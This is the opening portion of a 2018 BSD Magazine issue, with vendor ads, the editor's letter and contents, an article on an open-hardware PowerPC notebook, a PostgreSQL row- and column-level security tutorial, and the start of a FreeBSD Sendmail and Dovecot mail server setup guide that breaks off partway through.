

MAGAZINE

# BSD

FOR NOVICE AND ADVANCED USERS

**ROBUST AND MINIMAL, YET FUNCTIONAL MAIL SERVER  
WITH FREEBSD, SENDMAIL AND DOVECOT**

TABLE LEVEL SECURITY IN POSTGRESQL

EXFILTRATION AND UPLOADING DATA  
BY DNS TRAFFIC (AAAA RECORDS)

OPERATING SYSTEM DOPPELGÄNGERS:  
THE CREATION OF INDISTINGUISHABLE, DETERMINISTIC ENVIRONMENTS

EXPERT SPEAK BY E.G.NADHAN

INTERVIEW WITH ROBERTO INNOCENTI

VOL 12 NO 02

ISSUE 02/2018 (102)

ISSN 1898-9144



# IS AFFORDABLE FLASH STORAGE OUT OF REACH?

**NOT ANYMORE!**

## IXSYSTEMS DELIVERS A FLASH ARRAY FOR UNDER \$10,000.

**Introducing FreeNAS® Certified Flash:** A high performance all-flash array at the cost of spinning disk.

- ⚡ Unifies NAS, SAN, and object storage to support multiple workloads
- ⚡ Runs FreeNAS, the world's #1 software-defined storage solution
- ⚡ Performance-oriented design provides maximum throughput/IOPs and lowest latency
- ⚡ OpenZFS ensures data integrity
- ⚡ Perfectly suited for Virtualization, Databases, Analytics, HPC, and M&E
- ⚡ 10TB of all-flash storage for less than \$10,000
- ⚡ Maximizes ROI via high-density SSD technology and inline data reduction
- ⚡ Scales to 100TB in a 2U form factor

The all-flash datacenter is now within reach. Deploy a FreeNAS Certified Flash array today from iXsystems and take advantage of all the benefits flash delivers.

Call or click today! **1-855-GREP-4-IX** (US) | **1-408-943-4100** (Non-US) | [www.iXsystems.com/FreeNAS-certified-servers](http://www.iXsystems.com/FreeNAS-certified-servers)

# DON'T DEPEND ON CONSUMER- GRADE STORAGE.

**KEEP YOUR DATA SAFE!**



Buy from [amazon.com](#)

## USE AN ENTERPRISE-GRADE STORAGE SYSTEM FROM IXSYSTEMS INSTEAD.

**The FreeNAS Mini:** Plug it in and boot it up – it just works.

- Runs FreeNAS, the world's #1 software-defined storage solution
- Unifies NAS, SAN, and object storage to support multiple workloads
- Encrypt data at rest or in flight using an 8-Core 2.4GHz Intel® Atom® processor
- OpenZFS ensures data integrity
- A 4-bay or 8-bay desktop storage array that scales to 48TB and packs a wallop
- Backed by a 1 year parts and labor warranty, and supported by the Silicon Valley team that designed and built it
- Perfectly suited for SoHo/SMB workloads like backups, replication, and file sharing
- Lowers storage TCO through its use of enterprise-class hardware, ECC RAM, optional flash, white-glove support, and enterprise hard drives

And really – why would you trust storage from anyone else?



Call or click today! **1-855-GREP-4-IX** (US) | **1-408-943-4100** (Non-US) | [www.ixsystems.com/Freenas-Mini](http://www.ixsystems.com/Freenas-Mini) or purchase on Amazon.

# Editor's Word

MAGAZINE **BSD**

Dear Readers,

The three weeks went by so fast and here we are again. I hope that time was spent at many great events. This issue from the BSD magazine will cover not only BSD-oriented articles, but also articles from different parts of the IT World. I hope these articles provide some additional and inspired reading.

Let's start from our regular authors. Luca Ferrari's article presents a simple use case to allow readers to better understand the capabilities of PostgreSQL database. The next article entitled *Robust and Minimal, Yet Functional Mail Server With FreeBSD, Sendmail and Dovecot* was written by Abdorrahman Homaei, who will convince you to not dig so deep into concepts, as it might be confusing, but to keep things more practical. In the regular column: Expert Speak by E.G.Nadhan, you will read the *The Art of Minding Your Own (DevOps) Business*. Rob Somerville wrote: *In a recent High Court decision, Lauri Love won his appeal against extradition from the UK to the USA on health grounds, due to many long-term medical conditions, including Asperger's syndrome. What implications will this have for the global hacking community?*

You will have the chance to learn how to send data to Attacker Server by DNS AAAA records and IPv6 Addresses. This is one way for data exfiltration.

You can also read the article: *Operating System Doppelgängers: The Creation of Indistinguishable, Deterministic Environments* by Jason L. Wright, Chris Eagle, and Tim Vidas. And you cannot miss the interview with Roberto Innocenti and the article about The GNU/Linux PowerPC Notebook Project.

Finally, I would like to express my gratitude to our sponsors, subscribers, and students who help make this magazine free, and to our experts who contribute to this publication. I invite others to collaborate with us on our magazine.

If you would like to get in touch with our team, please feel free to send your messages to [ewa@bsdmag.org](mailto:ewa@bsdmag.org) and I will be more than pleased to talk to you and answer all your questions.

Thank you and enjoy reading!

Ewa & The BSD Team

# Table of Contents

## In Brief

### **In Brief** 08

*Ewa & The BSD Team*

This column presents the latest news coverage of breaking news, events, product releases, and trending topics from the BSD sector.

## The Project

### **The GNU/Linux PowerPC Notebook Project** 10

*Saulo Paiva*

Learn how to build a laptop with the PowerPC architecture, designed around GNU/Linux, Free Software (compatible with other operating systems) and Open Hardware (as much as possible) that does not become quickly obsolete. You will be able to replace the MXM graphics card, the RAM, and storage.

## Database

### **Table Level Security in PostgreSQL** 12

*Luca Ferrari*

PostgreSQL does support a lot of security features that are often not applied to use cases. Such features include the ability for column-level and row-level security constraint. This article presents a simple use case to allow readers to better understand the capabilities of this great database.

## FreeBSD

### **Robust and Minimal, Yet Functional Mail Server With FreeBSD, Sendmail, and Dovecot** 18

*Abdorrahman Homaei*

Many people think running a functional

Mail-Server is a complicated process and we need a script to do that. There are also numerous blogs talking about how complicated Sendmail is. As a matter of fact, neither running a Mail-Server nor working with Sendmail is painful.

## Security

### **Exfiltration and Uploading DATA by DNS Traffic (AAAA Records)** 24

*Damon Mohammadbagher*

In this chapter, Damon will explain how to send data to Attacker Server by DNS AAAA records and IPv6 Addresses. This is one method of data exfiltration.

### **Operating System Doppelgängers: The Creation of Indistinguishable, Deterministic Environments** 32

*Jason L. Wright, Chris Eagle, Tim Vidas*

In support of the Cyber Grand Challenge program, DARPA required an execution environment that not only focused on research, but also facilitated rigorous, repeatable measurements, and presented the highest levels of integrity. The desire was that measurements published out of the program could provide a basis for years of research in automated cyber reasoning.

## Expert Speak by E.G.Nadhan

### **The Art of Minding Your Own (DevOps) Business** 46

*E.G.Nadhan*

Automation, agility, continuous delivery, continuous integration, etc... What is the single word that comes to mind when you come across these terms? DevOps! Yes, that is correct,

however, it is common practice to associate these terms immediately with IT when they actually can and should relate to the business of the enterprise.

## Column

**In a recent High Court decision, Lauri Love won his appeal against extradition from the UK to the USA on health grounds, due to many long-term medical conditions, including Asperger's Syndrome. What implications will this have for the global hacking community?**

50

*Rob Somerville*

## Interview

**Interview with Roberto Innocenti, Initiator and Coordinator of the PowerPC Notebook Project**

52

*Ewa & The BSD Team*



### Editor in Chief:

Ewa Dudzic  
[ewa@bsdmag.org](mailto:ewa@bsdmag.org)  
[www.bsdmag.org](http://www.bsdmag.org)

### Contributing:

Sanel Zukan, Luca Ferrari, José B. Alós, Carlos Klop, Eduardo Lavaque, Jean-Baptiste Boric, Rafael Santiago, Andrey Ferriyan, Natalia Portillo, E.G Nadhan, Daniel Cialdella Converti, Vitaly Repin, Henrik Nyh, Renan Dias, Rob Somerville, Hubert Feyrer, Kalin Staykov, Manuel Daza, Abdorrahman Homaei, Amit Chugh, Mohamed Farag, Bob Cromwell, David Rodriguez, Carlos Antonio Neira Bustos, Antonio Francesco Gentile, Randy Remirez, Vishal Lambe, Mikhail Zakharov, Pedro Giffuni, David Carlier, Albert Hui, Marcus Shmitt, Aryeh Friedman

### Top Betatesters & Proofreaders:

Daniel Cialdella Converti, Eric De La Cruz Lugo, Daniel LaFlamme, Steven Wierckx, Denise Ebery, Eric Geissinger, Luca Ferrari, Imad Soltani, Olaoluwa Omokanwaye, Radjis Mahangoe, Katherine Dizon, Natalie Fahey, and Mark VonFange.

### Special Thanks:

Denise Ebery  
Katherine Dizon

### Senior Consultant/Publisher:

Paweł Marciniak

**Publisher: Hakin9 Media SK,  
02-676 Warsaw, Poland Postepu 17D, Poland  
worldwide publishing**  
[editors@bsdmag.org](mailto:editors@bsdmag.org)


Hakin9 Media SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: [editors@bsdmag.org](mailto:editors@bsdmag.org)

All trademarks presented in the magazine were used only for informative purposes. All rights to trademarks presented in the magazine are reserved by the companies which own them.



## Rack-mount networking server

Designed for BSD and Linux Systems



Designed. Certified. Supported

Up to **5.5Gbit/s**  
routing power!



### KEY FEATURES

- ▶ 6 NICs w/ Intel igb(4) driver w/ bypass
- ▶ Hand-picked server chipsets
- ▶ Netmap Ready (FreeBSD & pfSense)
- ▶ Up to 14 Gigabit expansion ports
- ▶ Up to 4x10GbE SFP+ expansion



### PERFECT FOR

- ▶ BGP & OSPF routing
- ▶ Firewall & UTM Security Appliances
- ▶ Intrusion Detection & WAF
- ▶ CDN & Web Cache / Proxy
- ▶ E-mail Server & SMTP Filtering

# In Brief

## Getting Started & Lumina Theme Submissions



The TrueOS/Lumina projects want to support our users as they use Lumina or experiment with TrueOS. To that end, we've recently set up a central repository for our users to share instructions or other "how-to" guides with each other! Project developers and contributors will also submit guides to the repository on occasion, but the overall goal is to provide a simple hub for instructions written by any Lumina or TrueOS user. This will make it easier for users to not only find a "how-to" for some procedure, but also a very easy way to "give back" to the community by writing simple instructions or more detailed guides.

<https://lumina-desktop.org/guides-getting-started-lumina-themes/>

## FreeBSD Summer Projects



The FreeBSD Project is looking forward to participating as a mentoring organization in Google Summer of Code 2018. This program offers students a stipend of up to \$6,600 USD to contribute to an open source project over the summer break. We have had over 210 successful students working on FreeBSD as part of this program since 2005.

<https://www.freebsd.org/projects/summerofcode.html>

## 5 Differences Between TrueOS & Linux



User JoshDW19 walks us through the differences between the open-source operating systems TrueOS and Linux. TrueOS is based on FreeBSD, a UNIX open-source operating system. "When thinking of Open Source operating systems with a GUI, what comes to mind? Many may say "Linux", considering all Linux distributions are Open Source and most come with a pre-configured graphical interface. However, what many don't know is that there is a pure BSD alternative to Linux named TrueOS."

<https://www.kompulsa.com/2018/02/23/5-differences-trueos-linux/>

# HEY GOLIATH...



## MEET DAVID

**TRUENAS® PROVIDES MORE PERFORMANCE, FEATURES, AND CAPACITY PER-DOLLAR THAN ANY ENTERPRISE STORAGE ARRAY ON THE MARKET.**

**Introducing the TrueNAS X-Series:** Perfectly suited for core-edge configurations and enterprise workloads such as backups, replication, and file sharing.

- ★ **Unified:** Simultaneous SAN, NAS, and object protocols to support multiple applications
- ★ **Scalable:** Up to 120 TB in 2U and 720 TB in 6U
- ★ **Fast:** Leverages flash and the Intel® Xeon® CPU with AES-NI for blazing performance
- ★ **Safe:** High Availability ensures business continuity and avoids downtime
- ★ **Reliable:** Uses OpenZFS to keep data safe
- ★ **Trusted:** TrueNAS is the Enterprise version of FreeNAS®, the world's #1 Open Source SDS
- ★ **Enterprise:** Enterprise-class storage including unlimited instant snapshots and advanced storage optimization at a lower cost than equivalent solutions from Dell EMC, NetApp, and others

The TrueNAS X10 and TrueNAS X20 represent a new class of enterprise storage. Get the full details at [ixsystems.com/TrueNAS](http://ixsystems.com/TrueNAS).



# The Project

## The GNU/Linux PowerPC Notebook Project

### A bit of history and motivation

The project's history can be traced back to 2014, making it around 4 years old. Roberto Innocenti, a person who can't hide his frustration with the mono architecture-proprietary world we live in, decided to take matters into his own hands and started the PowerPC Notebook project.

From Italy, his native country, the project has spread throughout Europe and the world, being joined by people with all kinds of background, but all passionate about technology. Motivations vary. Some of us contribute because we are nostalgic about PowerPC and would like to make it mainstream again. Others are wary of the vendor locked-in market of today, and wish to take end-to-end control of their daily computing experience. A few others are just inspired by the sympathy and passion that Roberto and the core team demonstrate.

### Evolution

I dare to say the project is, nowadays, not so much about PowerPC or even Linux anymore. Of course, we aim to release a PowerPC notebook at the end, but the project is much, much more about freedom. A key goal of our project is to know what our computer is running. Open-source drivers, open- source boot firmware, freely available blueprints etc. From the moment

you turn the PowerPC notebook on to the moment you turn it off, you know what it is doing, no hidden surprises.

The truly transparent aspect of the computing experience we plan to offer attracted all sorts of collaborators beyond Linux and PowerPC. We realized that people want and are eager to get the freedom they need to work. Therefore, we are working to provide a trustworthy architecture to all. Our ranks were enriched by enthusiast from the Amiga world, the BSD world, the Linux world, the PPC Mac world, etc., and we are all working to see the PowerPC Notebook support our favourite platform.

### Contributing

As it evolves, the project becomes more and more complex. Therefore, we ended up organically dividing into groups to steer different aspects of the product development. Volunteers aspiring to become writers can find work to do with our Translation group. If you are keen to try your design skills, there is audio/video/image/text work to be done in our Media Production group. Also, engineers can get their shot at seeing an actual product of their creation come true by joining our Software and Hardware workgroups.

You are welcome, no matter what your availability is! If you have a lot of free time and energy, Roberto will always find you work to do. If you share our dream of a more diverse, open and inclusive computing world, help us spread the word: translations, social media work, software testing.

The BSD Magazine readers are all welcome to join our ranks! If you have PowerPC hardware lying around, you can immediately help us test (and code for) your favourite BSD-flavor, and help us get our PowerPC Notebook supporting all the major platforms.

## Our goal

To build a laptop with the PowerPC architecture, designed around GNU/Linux, Free Software (compatible with other operating systems) and Open Hardware (as much as possible), that does not become quickly obsolete. You will be able to replace the MXM graphics card, the RAM and storage. There will be no lock-ins for what kind of operating system or external hardware you connect to it. Your system firmware won't spy on you or phone home periodically.

## Current status

The project is being showcased throughout Europe by different volunteers, having appeared recently in Germany, Italy and France. Our donation campaign is ongoing, having already reached 71.14% of the required amount to fund the next phase of the project. We have a draft of the list of hardware components, and work is ongoing in evaluating the state of the PowerPC ports of base software and end-user applications required to provide a full modern PowerPC computing experience. Non-x86/amd64 for a change, yeay!

## Tech Specs

The heart of the PowerPC notebook is an NXP T208X e6500 processor, with Altivec and multithreading, reaching 16 GFLOPS of

performance per core. This CPU supports big and little endian modes, allowing both for strong legacy application support and future-proofing of the platform.

For graphics, we opted for an MXM3 card to give us flexibility and allow upgrades. We are testing different OS families for support and compatibility, at the same time trying to iron out eventual driver hurdles in advance.

Storage will be standard 2.5" SATA which is naturally upgradeable. Users will be able to expand memory via 2 DDR3L slots.

Our choice of IO is standard since you will get what you expect: USB, Ethernet, video output, etc. The chassis is a standard 15.6" affair, with the final screen details to be defined.

Our aim is to have the notebook certified as Open-Source Hardware (OSHWA). However, not all parts will be open because some of the chips used are, unfortunately, under NDA.

For more information behind the hardware development and the decisions we've made, you are all welcome to our website.

For more information, please go to <https://www.powerpc-notebook.org/>.

## Meet the Author

My name is Saulo Paiva, and I work as a Technology Engineer for a big company. I've always been interested in the history of computing, exotic different, hardware, how it evolved, etc. On the personal side, I love photography and music – I guess I love too many things can hardly spare time enjoying all of them. I miss the times when we had different processor platforms to choose from. My home is occupied by far more computers than I should rationally have. You can see a bit of them on my YouTube channel: Shiunbird.

# Database

# Table Level Security in PostgreSQL

PostgreSQL does support a lot of security features that are often not applied to use cases. Such features include the ability for column-level and row-level security constraint. This article presents a simple use case to allow readers to better understand the capabilities of this great database.

## What you will learn

- How to enable/disable *column-level* and *row-level* security
- How to make functions that can bypass such constraints
- How PostgreSQL defines row-level policies and how to enable it

## What you need to know

- How to interact with a PostgreSQL (9.6 or higher) database
- How to create tables, users, and functions
- How to run stored procedures

## Introduction

PostgreSQL, as many other relational databases, provides support for GRANT and REVOKE commands used to provide privileges on objects (e.g., tables) to users. In PostgreSQL, it is possible to *extend* the privileges in a vertical way (i.e., at the column level) or in a horizontal way (i.e., at the row-level).

Enabling column and row level security allows for a better hardening of the data in the database

itself, and prevents malicious or corrupted applications from accessing private data.

Here is a specific explanation to better understand the difference between the two directions security can move:

- **column level security** dictates that a user cannot access more columns in a result set than the ones granted by the privileges. It does not matter which filters (e.g., WHERE conditions) or sorting the user is going to use

in her queries, it will not be able to extract data from the private columns.

- **row level security** enables a kind of virtual horizontal data split, and dictates that the user will not be able to handle any row outside specific criteria. This is applied before any query condition or filtering. In other words, *it is like the whole result set has been shrunk down before it is actually evaluated for the user.*

## A Simple Example

To demonstrate all the above concepts, consider the following simple example: a table of products that contains information about *who manages* (e.g., sells, store, move) the products and about the price of each of them. It should be immediately clear that some users should be able to see the prices, while others should *never be enabled to see the price*, without any regard to the product itself (i.e., the tuple), and this is a perfect candidate for a *column level* security. On the other hand, users can only manage products that have been assigned to them, and this is a perfect candidate for a row-level security.

## The Table

Having defined the problem, let's see how the products table could be defined:

```
CREATE TABLE products (
    pk          integer      GENERATED
    ALWAYS AS IDENTITY,
    id          text,
    description text,
    managed_by  text,
    price       money DEFAULT 0,
    qty         int   DEFAULT 1,
    ts          timestamp DEFAULT
    CURRENT_TIMESTAMP,
    UNIQUE ( id, managed_by ),
    CHECK ( qty >= 0 ),
    CHECK ( price >= 0 ::money )
);
```

The fields, managed\_by and price, are those that will be attached to row-level and column-level security constraints respectively.

## The Users

For the sake of keeping the example really small and simple, only three users are considered:

```
CREATE ROLE stock_app WITH LOGIN
    CONNECTION LIMIT 0;
CREATE ROLE boss      WITH LOGIN CONNECTION
    LIMIT 1 PASSWORD 'XXXX' IN ROLE stock_app;
CREATE ROLE user_a   WITH LOGIN CONNECTION
    LIMIT 1 PASSWORD 'XXXX'   IN ROLE
    stock_app;
CREATE ROLE user_b   WITH LOGIN CONNECTION
    LIMIT 1 PASSWORD 'XXXX'   IN ROLE
    stock_app;
```

The stoc\_app is simply a *group*, where all users will belong to. This allows for managing some simple login rules, such as putting in pg\_hba.conf something like:

```
host      all  +stocker_app  127.0.0.1/32
md5
```

that allows any user in the stocker\_app group to connect to the database.

## Populating the Table

To be able to test the security concepts, let's populate the table with some random data. In this step, prices, quantities and assigned users will be randomly chosen.

```
INSERT INTO products( id, description,
    managed_by, qty, price )
SELECT
    pnum
    , 'Article nr.' || pnum
    , CASE WHEN pnum % 2 = 0 THEN 'user_a'
        ELSE 'user_b'
    END
    , abs( random() * 1234 )::int
    , abs( random() * 100 )::decimal::money
FROM generate_series( 1, 1000 ) AS pnum;
```

The above query will populate the products table with one thousand random items. Half of such items will be assigned to user\_a and the remaining half to the user\_b.

## Applying Security Constraints

It is now time to apply security constraints. The first step is removing all privileges automatically assigned to everybody from the table products. To reset all permissions (this is one of the best practices to keep the situation clear):

```
REVOKE ALL ON products FROM PUBLIC;  
GRANT ALL ON products TO boss;
```

So far, only the user boss can do everything on the table. Better, the table creator and the boss user will be the only one who can manage the table as a whole.

The second step is to apply *column-level* security. So, for instance consider that case where both user\_a and user\_b can see only the columns id, description and qty:

```
GRANT SELECT( id, description, qty ) ON  
products TO user_a;  
GRANT SELECT( id, description, qty ) ON  
products TO user_b;
```

After that, both user\_a and user\_b will not be able to issue a SELECT statement that includes more columns other than the ones defined above:

```
> SELECT current_user;  
current_user  
-----  
user_a  
  
> SELECT * FROM products;  
ERROR: permission denied for relation  
products
```

Now it is time to enable *row-level* security. In PostgreSQL, row-level security is enabled via a

policy that defines the constraints on the table. Such constraints can be defined with WHERE-like conditions, and can be specified for both SELECT statements and INSERT, UPDATE ones.

The policy in this case will be:

```
CREATE POLICY products_policy  
ON products  
FOR ALL  
USING  
( managed_by = CURRENT_USER )  
WITH CHECK  
( price IS NOT NULL AND managed_by =  
CURRENT_USER );
```

The products\_policy attaches to ALL commands (SELECT, UPDATE, DELETE, INSERT) and imposes that data retrieval is performed only for those tuples where the condition ( managed\_by = CURRENT\_USER ) is true. The special variable CURRENT\_USER, as shown before, is the username that is currently running the connection. The CHECK condition applies to data writes. Therefore, the products\_policy means that the users will be able to see only rows where managed\_by contains the respective username, and will not be able to write on rows where the price has not been defined and that belongs to other users.

So far the policy is still not active. To enable it, an ALTER TABLE has to be issued:

```
ALTER TABLE products ENABLE ROW LEVEL  
SECURITY;
```

## Anti-lock!

The products\_policy does have a problem: it is too restrictive and does not allow the user boss to handle any data at all since no rows satisfy the condition managed\_by = 'boss'. Since PostgreSQL allows several policies to be attached to a table, it is possible to define a specific policy for the user boss as follows:

```

CREATE POLICY products_boss_policy
ON products
FOR ALL
USING ( CURRENT_USER = 'boss' )
WITH CHECK ( CURRENT_USER = 'boss' );

```

There is no need to re-enable the ROW LEVEL SECURITY since it has already been enabled, and it dynamically applies all the defined policies.

Now, in order to check what the two policies mean, it is possible to count how many rows every user can get:

```

-- as user 'boss'
> SELECT CURRENT_USER, count(id) FROM
products;
 current_user | count
-----+-----
boss          | 1000

-- as 'user_a'
> SELECT CURRENT_USER, count(id) FROM
products;
 current_user | count
-----+-----
user_a        | 500

-- as 'user_b'
> SELECT CURRENT_USER, count(id) FROM
products;
 current_user | count
-----+-----
user_b        | 500

```

Thus, the boss user can see every row while other users see a restricted data-set.

## How are policies applied?

The EXPLAIN command reveals how a query is executed against the table:

```

> EXPLAIN (FORMAT TEXT) SELECT
CURRENT_USER, count(id) FROM products;
QUERY PLAN | Aggregate (cost=34.76..34.77
rows=1 width=72)
QUERY PLAN | -> Seq Scan on products

```

```

(cost=0.00..33.50 rows=503 width=3)
QUERY PLAN | Filter: ((managed_by =
(CURRENT_USER)::text) OR (CURRENT_USER =
'boss'::name))

```

The explain output reveals that the row level security is applied at the very bottom, i.e., at the very beginning of the query, as a condition filter. It is interesting to note that the two policies have been tied by a logical OR.

However, as already stated, policies are not applied in the strict sense of WHERE filters, and in fact, if a user tries to circumvent the filter, even *in the EXPLAIN*, he or she gets an error:

```

-- as 'user_a'
> SELECT CURRENT_USER, count(id)
FROM products WHERE managed_by =
'user_b';
ERROR: permission denied for relation
products

```

## Escaping the policies (in the good way)

What if each user needs to get some sort of statistical or aggregate information even on the columns and rows he or she cannot access? The solution is to provide one (or more) *stored procedures* with a higher execution privilege, something like the *suid* for Unix executables.

So, in case there is the need to provide the totals to every user, it is possible to define a function as follows:

```

CREATE TYPE p_stats AS (
 tot_qty int,
 tot_count int,
 tot_price money
);

```

```

CREATE FUNCTION f_products_stats()
RETURNS p_stats
AS
$BODY$
DECLARE
tot p_stats%rowtype;

```

```

BEGIN
  SELECT sum( qty )      AS q
        , count(id)       AS c
        , sum( price )    AS s
  INTO STRICT tot
  FROM products;

  RETURN tot;

END
$BODY$
LANGUAGE plpgsql
SECURITY DEFINER;

```

The `f_products_stats` simply computes some aggregated information and returns it as a record of type `p_stats`, something that is definitely a row and can be used in queries. The point is that such a function needs, obviously, to access the whole products table without any regard to who is actually running the function, and that's the special `SECURITY DEFINER` privilege. In particular, `SECURITY DEFINER` means that the stored procedure will be executed with all privileges of the user that has *defined* the function itself (so in this sense it is similar to `suid` on Unix executables), as opposed to the default behaviour of `SECURITY INVOKER` that will run the procedure with privileges of any current user.

This allows any unprivileged user to get total information even if she cannot access every single piece of data:

```

-- as 'user_a'
> SELECT CURRENT_USER, * FROM
f_products_stats();
 current_user | tot_qty | tot_count | tot_price
-----+-----+-----+-----
user_a       | 621687 |     1000 | $50,764.81

-- as 'boss'
> SELECT CURRENT_USER, * FROM
f_products_stats();
 current_user | tot_qty | tot_count |

```

	tot_price	
boss	621687	1000
	\$50,764.81	

The totals are the same, without any regard of the specific user that is running the function and, therefore, the query within it.

## Conclusions

PostgreSQL offers a complex and fine grained set of GRANT/REVOKE, as well as *row level policies* to control who can access and manage every single piece of data. Thanks to the privileges that can be granted to stored procedures, this will not prevent users from querying data that is prohibited during normal operations, therefore allowing developers to implement a quite complex and tuned interface for data management.

## References

PostgreSQL website: <http://www.postgresql.org>

PostgreSQL Documentation  
<https://www.postgresql.org/docs/>

Example code in this article:

[https://github.com/fluca1978/fluca1978-pg-utils/blob/master/examples/simple\\_security\\_example.sql](https://github.com/fluca1978/fluca1978-pg-utils/blob/master/examples/simple_security_example.sql)

## About the Author

Luca Ferrari lives in Italy with his beautiful wife, his great son, and two female cats. Computer science passionate since the Commodore 64 age, he holds a master degree and a Ph.D. in Computer Science. He is a PostgreSQL enthusiast, a Perl lover, an Operating System passionate, a UNIX fan and performs as many tasks as possible within Emacs. He considers Open Source the only truly sane way of doing software and services. His website is available at <http://fluca1978.github.io>

MAGAZINE

# BSD

FOR NOVICE AND ADVANCED USERS

## UNIX

— **How TO OPTIMALLY USE THE RESOURCES  
OF YOUR MACHINE TO MINIMIZE THE RUN  
TIME OF YOUR PROGRAM** —

MARK SITKOWSKI  
C.ENG, M.I.E.E DESIGN SIMULATION SYSTEMS LTD

# FreeBSD

## Robust and Minimal, Yet Functional Mail Server With FreeBSD, Sendmail and Dovecot

### Mail-Server Requirements

#### About Postfix

#### What Is The Sendmail?

#### Whats Is The Dovecot?

#### Preparing Your FreeBSD

#### Sendmail Configuration

#### Testing Sendmail

#### Dovecote Installation and Configuration

#### User Management

#### How to Send and Receive Mail With Thunderbird

#### Mail-Server Security and Monitoring

### Mail-Server Requirements

Many people think running functional Mail-Server is complicated process and we need a script to do that. Also there are numerous blogs talking about Sendmail complicatedness and many other rumors.

As a matter of fact, neither running a Mail-Server nor working with Sendmail is painful. The point is as you dig deeper in concepts it might be confusing so we keep things practical. To run a FreeBSD Mail-Server, you need:

- A FreeBSD host with static IP

It can be VPS or anything similar.

- A domain with MX record

A mail exchanger record (MX record) is a type of record in the Domain Name System which specifies that a Mail-Server is responsible for accepting mail and prioritizing mail delivery if multiple mail servers are available.

- Sendmail

Sendmail is the default Message Transfer Agent (MTA) installed with FreeBSD. It accepts mail from and delivers it to the appropriate mail host.

- Dovecot

Dovecot is an open-source IMAP and POP3 server for UNIX-like operating systems. It's fast and secure. IMAP and POP3 let you send and receive mail from your desktop with your favorite mail client.

- Thunderbird

Thunderbird is our client. It can send and receive mail.

- SSL key.

To ensure our connection is secured, we need a SSL key.

## About Postfix

Postfix is another MTA like Sendmail, but there are reasonable facts as to why one would prefer Sendmail like:

- Sendmail is FreeBSD's default MTA, so you don't need to install another package.
- Sendmail is most compatible with FreeBSD.
- Sendmail's configuration is straightforward.
- Sendmail has a very large community.
- Sendmail always does a good job.
- Sendmail is fast and secure.

## What Is The Sendmail?

Sendmail is the default MTA installed with FreeBSD. It accepts mail from and delivers it to the appropriate mail host.

Simply put, Sendmail can send and receive mails.

The configuration files for Sendmail are located in /etc/mail.

Sendmail configuration files:

- /etc/mail/access

This access database file defines which hosts or IP addresses have access to the local mail server and what kind of access they have. Hosts listed as "OK", which is the default option, are allowed to send mail to this host as long as the mail's final destination is the local machine. Hosts

listed as "REJECT" are rejected for all mail connections. Hosts listed as "RELAY" are allowed to send mail to any destination using this mail server. Hosts listed as "ERROR" will have their mail returned with a specified mail error. If a host is listed as "SKIP", Sendmail will abort the current search for this entry without accepting or rejecting the mail. Hosts listed as "QUARANTINE" will have their messages held and will receive the specified text as the reason for the hold.

- /etc/mail/aliases

This database file contains a list of virtual mailboxes that are expanded to users.

- /etc/mail/sendmail.cf

This is the master configuration file for Sendmail. It controls the overall behavior of Sendmail, including everything from rewriting email addresses to printing rejection messages to remote mail servers. For that reason, this configuration file is quite complex. Fortunately, the file rarely needs to be changed for standard mail servers.

- /etc/mail/virtusertable

This database file maps mail addresses for virtual domains and users to real mailboxes.

- /etc/mail/relay-domains

In a default FreeBSD installation, Sendmail is configured to only send mail from the host it is running on. For example, if a POP server is available, users can check their mails from remote locations but they will not be able to send outgoing emails from outside locations. Typically, a few moments after the attempt, an email will be sent from MAILER-DAEMON with a 5.7 Relaying Denied message.

## Whats Is The Dovecot?

Dovecot is an open-source IMAP and POP3 server for UNIX-like operating systems. It's fast

and secure. IMAP and POP3 let you send and receive mail from your desktop with your favorite mail client.

## Preparing Your FreeBSD

First, you need to update your FreeBSD ports tree by:

```
# portsnap fetch extract  
# portsnap fetch update
```

Install new kernel patches by:

```
# freebsd-update fetch install
```

Get your FQDN:

```
# hostname -f
```

My Output is:

corebox.ir

Add your FQDN to “/etc/hosts”:

```
"127.0.0.1      corebox.ir localhost  
localhost.my.domain"
```

Test if MX record is set:

```
# host -t MX corebox.ir
```

corebox.ir mail is handled by 10 corebox.ir

If it's not, add MX record on your DNS server.

Run the following OpenSSL command to generate and move your private key and public certificate to a proper path. Answer the questions and enter the Common Name when prompted:

```
# openssl req -newkey rsa:2048 -nodes  
-keyout key.pem -x509 -days 365 -out  
certificate.pem  
  
# mkdir -p /etc/ssl/certs/  
  
# mkdir -p /etc/ssl/private/  
  
# cp key.pem /etc/ssl/private/dovecot.pem
```

```
# cp certificate.pem  
/etc/ssl/certs/dovecot.pem
```

That is all!

## Sendmail Configuration

By default, Sendmail listens on localhost or 127.0.0.1 . Thus you can't receive mails from outside but you can force it to listen on all interfaces by:

```
# sockstat -4l
```

The output is:

```
root sendmail 6895 4 tcp4 *:25  
*:*
```

Add the following lines of code to your “/etc/rc.conf”:

```
sendmail_enable="YES"  
  
sendmail_submit_flags="-L sm-mta -bd -q30m  
-ODaemonPortOptions=Addr=0.0.0.0"
```

Then, restart Sendmail:

```
# service sendmail restart
```

Now Sendmail can listen on any interface.

Since we want to ensure everyone can send mail to this Mail-Server, add this line:

```
*          ok
```

to “/etc/mail/access”

If you have multiple domains, you can route one mail account to another. We have corebox.ir and usenix.ir so we add this line::

info@usenix.ir info@corebox.ir

to “/etc/mail/virtusertable”

We also want to restrict our Mail-Server sender to custom IPs or TLDs so that only the defined IPs or TLDs can send mail.

Add these lines to “/etc/mail/relay-domains” :

“your client IP”

Or you can add it by TLDs:

.ir

.com

To update Sendmail database, issue the following commands:

```
# makemap hash /etc/mail/virtusertable.db
< /etc/mail/virtusertable

# makemap hash /etc/mail/access.db <
/etc/mail/access

# service sendmail restart
```

## Testing Sendmail

To send mail from the command line is simply. All you have to do is:

```
# echo "Subject: my test" | sendmail -v
info@corebox.ir
```

Obviously, you can replace your mail to know if Sendmail can send the mail or not.

## Dovecote Installation and Configuration

Install Dovecot by:

```
# pkg install dovecot
```

Then, add this line:

protocols = imap pop3 lmtp

to “/usr/local/etc/dovecot/dovecot.conf” .

Add this line:

mail\_location =
mbox:~/mail:INBOX=/var/mail/%u

to “/usr/local/etc/dovecot/conf.d/10-mail.conf” .

Add these lines: ssl = yes

ssl\_cert = </etc/ssl/certs/dovecot.pem

ssl\_key = </etc/ssl/private/dovecot.pem

to “/usr/local/etc/dovecot/conf.d/10-ssl.conf” .

Add these lines

```
disable_plaintext_auth = yes
auth_mechanisms = plain login
to “/usr/local/etc/dovecot/conf.d/10-auth.conf” .
```

Add this line:

```
